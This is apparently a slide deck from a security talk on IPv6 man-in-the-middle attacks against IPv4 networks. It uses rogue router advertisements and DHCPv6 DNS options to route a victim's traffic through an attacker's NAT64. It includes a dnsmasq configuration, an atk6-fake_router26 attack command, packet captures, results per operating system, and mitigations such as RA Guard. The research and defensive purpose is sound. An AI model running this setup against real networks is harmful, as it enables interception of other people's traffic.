

Further Enhancing our Attack

- We need to find a way to get the victim to prioritize **our** DNS server!

- So, let's do some research again…

RFC 8106: IPv6 DNS RA Options

5.3.1. Procedure in IPv6 Hosts

- “In the case where the DNS information of RDNSS and DNSSL can be obtained from **multiple sources, such as *RAs and DHCP*, the IPv6 host SHOULD keep some DNS options from all sources.”**
- “The DNS options from RAs and DHCP SHOULD be stored in the DNS Repository and Resolver Repository so that **information from DHCP appears there first and therefore takes precedence.”**
- **“Thus, the DNS information from DHCP takes precedence over that from RAs for DNS queries.”**
- Notable exception:
  RAs protected by **SEND** take precedence!

Further Enhancing Our Kali Setup

- In addition to **IPv6 forwarding, RA generation, DNS64** and **NAT64** we now also need **DHCPv6 functionality**
- For that, we use **dnsmasq** as a **DHCPv6 server**
- To provide the **DHCPv6 option for nameservers** we edit **`/etc/dnsmasq.conf`:**

```
# Do Router Advertisements and stateless DHCP for this subnet. Clients will
# not get addresses from DHCP, but they will get other configuration information.
# They will use SLAAC for addresses.
dhcp-range=2001:1234::100, 2001:1234::200, ra-stateless

# Send DHCPv6 option for nameservers as the machine running dnsmasq.
dhcp-option=eth0,option6:dns-server,[::]
```

Attack v3

- We modify our RAs to set the "other" flag:
- `$ sudo atk6-fake_router26 -A 2001:1234::/64 -F other eth0`



Attack v3: Malicious RA

- Malicious RA now contains:
  - **"Other Configuration" flag set**
  - Default Router Preference: High
  - Source link-layer address (to be used as IPv6 default gateway)
  - Malicious IPv6 Prefix information: 2001:1234::/64

```
Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x735c [correct]
    [Checksum Status: Good]
    Cur hop limit: 255
  Flags: 0x48, Other configuration, Prf (Default Router Preference): High
      0... .... = Managed address configuration: Not set
      .1.. .... = Other configuration: Set
      ..0. .... = Home Agent: Not set
      ...0 1... = Prf (Default Router Preference): High (1)
      .... .0.. = ND Proxy: Not set
      .... ..0. = SNAC Router: Not set
      .... ...0 = Reserved: 0
    Router lifetime (s): 2048
    Reachable time (ms): 0
    Retrans timer (ms): 0
  ICMPv6 Option (MTU : 1500)
  ICMPv6 Option (Source link-layer address : 00:0c:29:d5:70:68)
  ICMPv6 Option (Prefix information : 2001:1234::/64)
```

Attack v3: Malicious RA + DHCPv6

- Due to the set “Other (O)” flag, the client now also requests additional DHCPv6 information after receiving the RA:

icmpv6 || dhcpv6

No.	Time delta from pre	Source	Destination	Protocol	Length	Info
4	0.331667994	fe80::20c:29ff:fed5:7068	ff02::1	ICMPv6	118	Router Advertisement from 00:0c:29:d5:70:68
5	0.003309713	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
6	0.010873580	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
7	0.008086563	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
8	0.000000244	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
11	0.002844552	fe80::4df8:3582:35d0:8844	ff02::1:ffd5:7068	ICMPv6	86	Neighbor Solicitation for fe80::20c:29ff:fed5:7068 from 00:0c:29:01
12	0.000030678	fe80::20c:29ff:fed5:7068	fe80::4df8:3582:35d0:8844	ICMPv6	86	Neighbor Advertisement fe80::20c:29ff:fed5:7068 (rtr, sol, ovr) is
13	0.005956323	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
14	0.000273022	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
16	0.005098389	fe80::4df8:3582:35d0:8844	ff02::1:2	DHCPv6	120	Information-request XID: 0x492c0a CID: 0001000130910cff000c2901b9d3
17	0.000243561	fe80::20c:29ff:fed5:7068	fe80::4df8:3582:35d0:8844	DHCPv6	130	Reply XID: 0x492c0a CID: 0001000130910cff000c2901b9d3
18	0.204236666	fe80::4df8:3582:35d0:8844	ff02::16	ICMPv6	150	Multicast Listener Report Message v2
19	0.005620491	::	ff02::1:ff1f:b7c8	ICMPv6	78	Neighbor Solicitation for 2001:1234::b4bb:1e8a:fe1f:b7c8
20	0.000195457	::	ff02::1:ff47:2b56	ICMPv6	78	Neighbor Solicitation for 2001:1234::5839:1cf3:cc47:2b56
21	0.013830174	fe80::4df8:3582:35d0:8844	ff02::1:ffd5:7068	ICMPv6	86	Neighbor Solicitation for fe80::20c:29ff:fed5:7068 from 00:0c:29:01
22	0.000033451	fe80::20c:29ff:fed5:7068	fe80::4df8:3582:35d0:8844	ICMPv6	86	Neighbor Advertisement fe80::20c:29ff:fed5:7068 (rtr, sol, ovr) is
25	0.134871992	2001:1234::5839:1cf3:cc47:2b56	ff02::1:ff00:1	ICMPv6	86	Neighbor Solicitation for 2001:1234::1 from 00:0c:29:01:b9:d3
26	0.000037329	2001:1234::1	2001:1234::5839:1cf3:cc47…	ICMPv6	86	Neighbor Advertisement 2001:1234::1 (rtr, sol, ovr) is at 00:0c:29:

Attack v3: Malicious DHCPv6 Option

- Malicious DHCPv6 Reply contains DNS server option:

```
Ethernet II, Src: VMware_d5:70:68 (00:0c:29:d5:70:68), Dst: VMware_01:b9:d3 (00:0c:29:01:b9:d3)
Internet Protocol Version 6, Src: fe80::20c:29ff:fed5:7068, Dst: fe80::4df8:3582:35d0:8844
User Datagram Protocol, Src Port: 547, Dst Port: 546
DHCPv6
    Message type: Reply (7)
    Transaction ID: 0x492c0a
    Client Identifier
    Server Identifier
    DNS recursive name server
        Option: DNS recursive name server (23)
        Length: 16
         1 DNS server address: 2001:1234::1
    Lifetime
```

Attack v3: Results - DNS Server Prioritization

- **Windows 11 prioritizes the DNS server provided via DHCPv6** over DHCPv4-provided DNS

```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : example.lab
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-01-B9-D3
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2001:1234::b4bb:1e8a:fe1f:b7c8(Preferred)
   Temporary IPv6 Address. . . . . . : 2001:1234::8c5c:c33f:9e9d:596d(Preferred)
   Link-local IPv6 Address . . . . . : fe80::4df8:3582:35d0:8844%5(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.0.0.25(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Thursday, 30 October 2025 11:50:27
   Lease Expires . . . . . . . . . . : Thursday, 30 October 2025 12:05:27
   Default Gateway . . . . . . . . . : fe80::20c:29ff:fed5:7068%5
                                       10.0.0.254
   DHCP Server . . . . . . . . . . . : 10.0.0.254
   DHCPv6 IAID . . . . . . . . . . . : 100666409
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-30-91-0C-FF-00-0C-29-01-B9-D3
   DNS Servers . . . . . . . . . . . : 2001:1234::1
                                       10.0.0.254
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Attack v3: Results - DNS Server Prioritization

- **Windows 11 prioritizes the DNS server provided via DHCPv6** over DHCPv4-provided DNS

```
PS C:\Users\student> nslookup www.standard.at
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  2001:1234::1

Non-authoritative answer:
Name:    www.standard.at
Addresses:  64:ff9b:1:fffe::c274:f32b
          194.116.243.43

PS C:\Users\student> nslookup www.google.com
Server:  UnKnown
Address:  2001:1234::1

Non-authoritative answer:
Name:    www.google.com
Addresses:  2a00:1450:4001:810::2004
          142.250.185.132
```

```
PS C:\Users\student> ping www.standard.at

Pinging www.standard.at [64:ff9b:1:fffe::c274:f32b] with 32 bytes of data:
Reply from 64:ff9b:1:fffe::c274:f32b: time=3ms
Reply from 64:ff9b:1:fffe::c274:f32b: time=3ms
Reply from 64:ff9b:1:fffe::c274:f32b: time=3ms
Reply from 64:ff9b:1:fffe::c274:f32b: time=3ms

Ping statistics for 64:ff9b:1:fffe::c274:f32b:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 3ms, Average = 3ms
PS C:\Users\student> ping www.google.com

Pinging www.google.com [2a00:1450:4001:810::2004] with 32 bytes of data:
Reply from 2a00:1450:4001:810::2004: time=23ms
Reply from 2a00:1450:4001:810::2004: time=24ms
Reply from 2a00:1450:4001:810::2004: time=23ms
Reply from 2a00:1450:4001:810::2004: time=23ms

Ping statistics for 2a00:1450:4001:810::2004:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 23ms, Maximum = 24ms, Average = 23ms
PS C:\Users\student>
```

Attack v3: Results - Opening an IPv4-only Website

- When opening an IPv4-only website, the respective traffic now is **IPv6-only** (between victim and attacker)
  - IPv4-only destinations are mapped into our NAT64 prefix
  - All traffic is routed through the attacker

Attack v3: Results - Opening an IPv4-only Website

- Client **traffic statistics** after successful attack:

Wireshark · Protocol Hierarchy Statistics · from_tap_windows_ra_dhcp_initial_and_open_fhstp.p

Protocol	Percent Packets	Packets	Pe
Frame	100.0	9138	
Ethernet	100.0	9138	
Logical-Link Control	0.4	37	
Internet Protocol Version 6	98.4	8992	
Internet Protocol Version 4	1.1	96	

There can (not) be only one…

- What about **other major client operating systems?**

macOS

iOS

debian

Ubuntu

Android

Results

	RA + Prefix only	RA incl. RDNSS Option	RA + DHCPv6 Option (DNS)
Windows 11 (24H2)	⚠️	⚠️	✅
Ubuntu 24.04 LTS	⚠️	⚠️	⚠️
Debian 13	⚠️	⚠️	⚠️
macOS 26.0.1 (on MacBook Air (M3) 2024)	⚠️	✅	✅
Android 16 (09/2025) (on Google Pixel 6)	⚠️	⚠️	⚠️ (DHCPv6 not supported – yet?)
iOS 26.0.1 (on iPhone 13 mini)	⚠️	✅	✅

⛔ Attack failed

no redirection of traffic / IPv4 only

⚠️ **Attack partly succeeded**

only native IPv6 destination traffic redirected

✅ **Attack successful**

all traffic redirected via IPv6

Android DHCPv6-PD

- Android DHCPv6-PD support currently rolling out.

15 September 2025

Simplifying advanced networking with DHCPv6 Prefix Delegation

Posted by Lorenzo Colitti - TL, Android Core Networking and Patrick Rohr - Software Engineer, Android Core Networking



IPv4 complicates app code and causes battery impact

Most of today's Internet traffic still uses IPv4, which cannot provide transparent end-to-end connectivity to apps. IPv4 only provides 2^{32} addresses - much less than the number of devices on today's Internet - so it's not possible to assign a public IPv4 address to every Android device, let alon[e] to individual apps or functions within a device. So most Internet users have private IPv4 addresses, and share a public IPv4 address with other users of the same network using Network Address Translation (NAT). NAT makes it difficult to build advanced networking apps such as video calling apps or VPNs, because these sorts of apps need to periodically send packets to keep NAT sessions

Source:
https://android-developers.googleblog.com/2025/09/simplifying-advanced-networking-with.html

A Note About Web Browsers

- **Browsers** heavily influence **IPv4/IPv6 paths** and complement the operating system's decision
  - May trigger additional DNS requests or connection attempts

Browser	IPv6 Preference	Happy Eyeballs Behavior
Chrome / Chromium	IPv6-first	HEv2 with ~300ms IPv6 connection attempt delay; races IPv4 if IPv6 slow
Firefox	IPv6-first	HEv2, ~250ms delay; DNS resolution integrated
Safari	IPv6-first	dynamic delay (50ms – 2s), interleaved addresses
Edge	IPv6-first	~300ms delay, supports HEv3 for additionally racing HTTP/3 vs. others
Mobile Browsers	Similar to desktop; Safari most aggressive in IPv6 preference	[en.wikipedia.org], [learn.microsoft.com], [happy-eyeb....github.io]

Attack Conclusion

- **IPv6 redirection/MitM attacks on IPv4 networks** that are not properly hardened to counter those attacks are, in fact, **successful**
- **Two major domains to consider:**
  - **Network/Infrastructure:**
    - Protocol awareness through IPv6 support, packet filtering and inspection
  - **Hosts:**
    - Configuration of OSes and
    - Behavior of IP-enabled applications (browsers!)

Attack Mitigation / Security Recommendations

- **Infrastructure (recommended):**
  - **RA Guard**
    - Blocks RAs on (client) switch ports
  - **DHCPv6 Shield/Guard**
    - Blocks DHCPv6 replies on (client) switch ports
  - **Wi-Fi:** enable client isolation / peer-to-peer blocking
  - (**Filter AAAA** DNS responses)

- **Hosts:**
  - **Configure IPv4 over IPv6 preference**
  - **Deploy host-based firewalls**
  - **Disable IPv6 stack**
    - However, completely disabling IPv6 is not recommended (inter-process communication, future-proofness, etc.)
    - Microsoft states: *"We don't recommend that you disable IPv6 or IPv6 components or unbind IPv6 from interfaces. If you do, some Windows components might not function."*

General IPv6 Security Considerations

- **IPv6 is still “living matter”**
  - **Best practices** for (secure) implementation of IPv6 and **behavior of IPv6 stacks** still evolving, especially in comparison to **stable IPv4**
  - Leads to **different implementations** in different operating systems
  - IPv6 stacks may need **updates to comply with latest RFCs** (a challenge for **IoT, ICS or embedded systems**)
- **“IPv6 ignorance”** is widespread but reckless from a security perspective:
  - IPv6 has been **mandatory** for all IP-capable nodes **since 2012**
  - IPv6 is **enabled by default** and **preferred over IPv4**
    - e.g. on Windows, macOS, Linux, iOS or Android
    - Often not even configurable on smartphones, IoT or embedded systems

Future Work (1)

- **Further variations and consequences of IPv6/ICMPv6 attacks**
  - RA + "Managed" flag + different DHCPv6 options
  - Different kinds of NAT64 prefixes (non-standard IPv4-embedded prefixes)
  - IPv4 DNS server tends to be in different subnet than client
- **"Secure DNS" settings of OSes and browsers**
  - DNS over HTTPS (DoH), DNS over TLS (DoT)
  - Provide a "more secure" DNS64 server supporting DoH/DoT
- **Possible circumvention of** security measures such as **RA Guard or DHCPv6 Shield**
  - e.g. via extension headers and/or fragmenting of NDP packets

Future Work (2)

- Consider and test with **new or updated protocol choice algorithms** that OSes and browsers will implement
  - Such as **Happy Eyeballs v3:**
    - https://datatracker.ietf.org/doc/draft-ietf-happy-happyeyeballs-v3/ (Oct. 20, 2025)
- Analyze possible **traffic leaks of P2S VPNs**
  - Especially routing-based IPv4 VPNs, such as OpenVPN, may be at risk

Feedback QR Code

Thank you for your attention!